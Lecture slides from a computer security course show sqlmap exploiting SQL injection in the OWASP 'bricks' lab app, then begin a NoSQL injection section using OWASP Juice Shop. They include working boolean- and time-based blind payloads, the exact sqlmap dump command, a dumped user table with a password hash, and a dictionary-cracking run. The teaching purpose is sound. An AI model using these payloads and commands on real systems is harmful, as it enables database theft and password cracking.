

CS 455 – Computer Security Fundamentals

Dr. Chen-Yeou (Charles) Yu

System and Networks Security

- **Database vulnerability**
 - ~~Simple SQL injection (Penetration Testing)~~
 - ~~A very silly example~~
 - ~~Reconnaissance~~
 - ~~Sqlmap~~
 - Hacking (use the dictionary)
 - TBD, in Part6
 - NoSQL injection (will not finish this time)
- **Appendix: OWASP (Open Web Application Security) Juice Shop (TBD)**

Hacking (use the dictionary)

- Previously, we talked about the “sqlmap” this command.
- This command is not just a log analyzer, but also an automated SQL injection tool.
- It can connect to the SQL server by using the dumps of valuable information from the http request logs.
- It can try all the pre-built testing use cases, including all the historical technical “test reports” (no matter it is official or not). Try to find out all the vulnerabilities
- Previously, in the example, we found the MySQL is vulnerable to 2 different payloads.


```
---
Parameter: username (POST)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: username=tom' RLIKE (SELECT (CASE WHEN (7871=7871) THEN 0x746f6d ELSE 0x28 END))-- yYlM&passwd=asd&submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: username=tom' AND (SELECT 1428 FROM (SELECT(SLEEP(5)))KXiA)-- SrpN&passwd=asd&submit=Submit
---
```

Hacking (use the dictionary)

- What we can do now is to type:
 - `sqlmap -r http post.txt -p username -dump`
 - username is a field in the http request file

```
[22:54:08] [INFO] fetching tables for database: 'bricks'
[22:54:08] [INFO] fetching number of tables for database 'bricks'
[22:54:08] [INFO] retrieved: 1
[22:54:08] [INFO] retrieved: users
[22:54:08] [INFO] fetching columns for table 'users' in database 'bricks'
[22:54:08] [INFO] retrieved: 8
[22:54:08] [INFO] retrieved: idusers
[22:54:08] [INFO] retrieved: name
[22:54:08] [INFO] retrieved: email
[22:54:09] [INFO] retrieved: password
[22:54:09] [INFO] retrieved: ua
[22:54:09] [INFO] retrieved: ref
[22:54:09] [INFO] retrieved: host
[22:54:09] [INFO] retrieved: lang
[22:54:09] [INFO] fetching entries for table 'users' in database 'bricks'
[22:54:09] [INFO] fetching number of entries for table 'users' in database 'bricks'
[22:54:09] [INFO] retrieved: 4
[22:54:09] [INFO] retrieved:
```



Hacking (use the dictionary)

- See? sqlmap directly **grab and use the 2 vulnerabilities** to perform the attack
- Now, we got user email address, username, IP address. Totally Exposed!

```
[22:54:10] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[22:54:10] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'

[22:54:10] [INFO] retrieved: tom@getmantra.com
[22:54:10] [INFO] retrieved: 8.8.8.8
[22:54:11] [INFO] retrieved: 1
[22:54:11] [INFO] retrieved: en
[22:54:11] [INFO] retrieved: tom
[22:54:11] [INFO] retrieved: tom
[22:54:11] [INFO] retrieved: Block_Browser
[22:54:11] [INFO] retrieved: http://owaspbwa/bricks/content-13/index.php
[22:54:13] [INFO] retrieved: admin@getmantra.com
[22:54:13] [INFO] retrieved: 127.0.0.1
[22:54:14] [INFO] retrieved: 0
[22:54:14] [INFO] retrieved: en
```

Hacking (use the dictionary)

```
[22:54:14] [INFO] retrieved: admin
[22:54:14] [INFO] retrieved: Brick_Browser
[22:54:15] [INFO] retrieved:
[22:54:15] [INFO] retrieved:
[22:54:15] [INFO] retrieved: harry@getmantra.com
[22:54:15] [INFO] retrieved: 127.0.0.1
[22:54:16] [INFO] retrieved: 3
[22:54:16] [INFO] retrieved: en
[22:54:16] [INFO] retrieved: harry
[22:54:16] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[22:54:17] [INFO] retrieved: Mantra
[22:54:17] [INFO] retrieved:
[22:54:17] [INFO] retrieved:
[22:54:17] [INFO] retrieved: ron@getmantra.com
[22:54:18] [INFO] retrieved: 192.168.1.1
[22:54:18] [INFO] retrieved: 2
[22:54:18] [INFO] retrieved: en
[22:54:19] [INFO] retrieved: ron
[22:54:19] [INFO] retrieved: ron
[22:54:19] [INFO] retrieved: Rain_Browser
[22:54:19] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[22:54:59] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
```

- Not interested in bringing hashes for further processing!
- Try some other dictionary? Why not? We can chose different ones!
- By default, it uses this directory
- We can use this default dictionary
- The reason we got such a kind of prompt is because, the processing of “sqlmap” command encounters the “password column”!
- See? Analyzing and the hacking are highly automated at the same time!


Hacking (use the dictionary)

- Then, the dictionary based cracking will start automatically!

```
what dictionary do you want to use?  
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)  
[2] custom dictionary file  
[3] file with list of dictionary files  
>  
[22:55:06] [INFO] using default dictionary  
do you want to use common password suffixes? (slow!) [y/N] N  
[22:55:10] [INFO] starting dictionary-based cracking (md5_generic_passwd)  
[22:55:10] [INFO] starting 4 processes
```

Hacking (use the dictionary)

- Here we go! This is the result! Password is found but is **hashed**!
- We can actually setup “bringing hashes for further processing”. In 2 pages earlier, there is an option there.
- But we just stop there.



The screenshot displays a terminal window with a table of user data. An orange arrow points to the row for user 'harry', where the password is a long hexadecimal hash. Below the table, the terminal log shows the data was dumped to a CSV file and fetched into text files.

id	users	ua	host	lang	name	ref	email
1	tom	Block_Browser	8.8.8.8	en	tom	<blank>	tom@getmantra.com
0	admin	Brick_Browser	127.0.0.1	en	admin	http://owaspbwa/bricks/content-13/index.php	admin@getmantra.com
3		Mantra	127.0.0.1	en	harry	<blank>	harry@getmantra.com
2	ron	Rain_Browser	192.168.1.1	en	ron	<blank>	ron@getmantra.com

5f4dcc3b5aa765d61d8327deb882cf99 (password)


```
[22:55:15] [INFO] table 'bricks.users' dumped to CSV file '/loiliangyang/.sqlmap/output/192.168.0.119/dump/bricks/users.csv'
[22:55:15] [INFO] fetched data logged to text files under '/loiliangyang/.sqlmap/output/192.168.0.119'
```


NoSQL injection

- To perform the attacks in NoSQL, all we need to do is to understand the what are the WebAPI(s) you called every time?
- The attacks are not related to SQL anymore
- In this video, they use the :OWASP Juice shop” as a targeting server
 - <https://www.youtube.com/watch?v=7-9yGc13rEU&t=5s>
 - If you cannot find the video, you need to search the **title**.
 - “NoSQL Injection Tutorial For Beginners”
 - In the following is the summary from the video


NoSQL injection

- First thing of all, you need to have a Kali
- You need to know how to use its build-in Firefox
- Settings → More Tools → Web Developer Tools



NoSQL injection


- This is the way to get the web developer tools



- We can type the link in the browser, in any website and click the “Network” tab
 - For example, Walmart’s website

NoSQL injection


- Under the “Network” tab, there are lots of info. there.
- For these kind of things are APIs
- Others are downloads of files, for example, Javascript
- Some are related with ad(s), others are i.e. marketing related modules

A screenshot of a browser's network tab showing a list of network requests. Seven orange arrows point from the text in the list above to specific rows in the table: 'For these kind of things are APIs' points to the first row; 'Others are downloads of files, for example, Javascript' points to the third row; 'Some are related with ad(s)' points to the sixth row; 'others are i.e. marketing related modules' points to the seventh row. The other two list items do not have arrows pointing to a specific row.

Status	Method	Domain	File	Initiator
200	GET	tpc.googlesyndication.com	17378381345444082472	safehtml:html:4 (img)
200	GET	securepubads.g.doubleclick.net	view?xai=AKAOjss4INKF1fZQ3EzVuJp3VOj:OTHE4wOKQvBwkY9ApL83i4PLRWbnLUMvMgt	safehtml:html:4 (img)
200	GET	tpc.googlesyndication.com	4411827143378011569	safehtml:html:4 (img)
200	GET	securepubads.g.doubleclick.net	view?xai=AKAOjsslwflS_IN3GHBk02E5SI9-ACdfw_B52cWeB_6gSrxef6iVG1P2kvZh0IEJp0Qb	safehtml:html:4 (img)
200	GET	i5.walmartimages.com	BogleWeb_subset-Regular.woff2	font
200	GET	adservice.google.com	/ddm/fls/p/src=8114842;type=glass0;cat=glass0;ord=1;u18=https://www.walmart.com/u32=	tapframe:2 (img)
302	GET	googleads.g.doubleclick.net	/pagead/viewthroughconversion/966722698/?label=zQWDCJzUvvgBEIqJ_MwD&guid=ON&s	tapframe:2 (img)
200	GET	tpc.googlesyndication.com	11269118647810382957	safehtml:html:4 (img)
200	GET	securepubads.g.doubleclick.net	view?xai=AKAOjsuZvpUUI058h1a8dsAusOBe7hLSiTvMj6aSFrp0_VB0YuWPzImiLjyrz16fGk6y	safehtml:html:4 (img)
307	GET	idsync.rlcdn.com	1000.gif?memo=ClvaGxliCh4IARDr2wEaFLZCank4V3hFaWpCVnVH:DN4Q0UyajQQABoNCJ-	rum.js:1 (img)
200	GET	www.google.com	/pagead/1p-conversion/966722698/?label=zQWDCJzUvvgBEIqJ_MwD&guid=ON&script=0&	tapframe:2 (img)
302	GET	cm.g.doubleclick.net	pixel?google_nid=epsilon&google_cm	rum.js:1 (img)


NoSQL injection

- So, the [Network] tab can help us knowing what are the different API calls
- What we can do now is to hit more links and we will observe more records generated in the “File” column
- For example, there is a “trash can” icon hiding in the upper left corner. Clear it by hitting this icon and hit any of the product in the “OWASP Juice Shop”



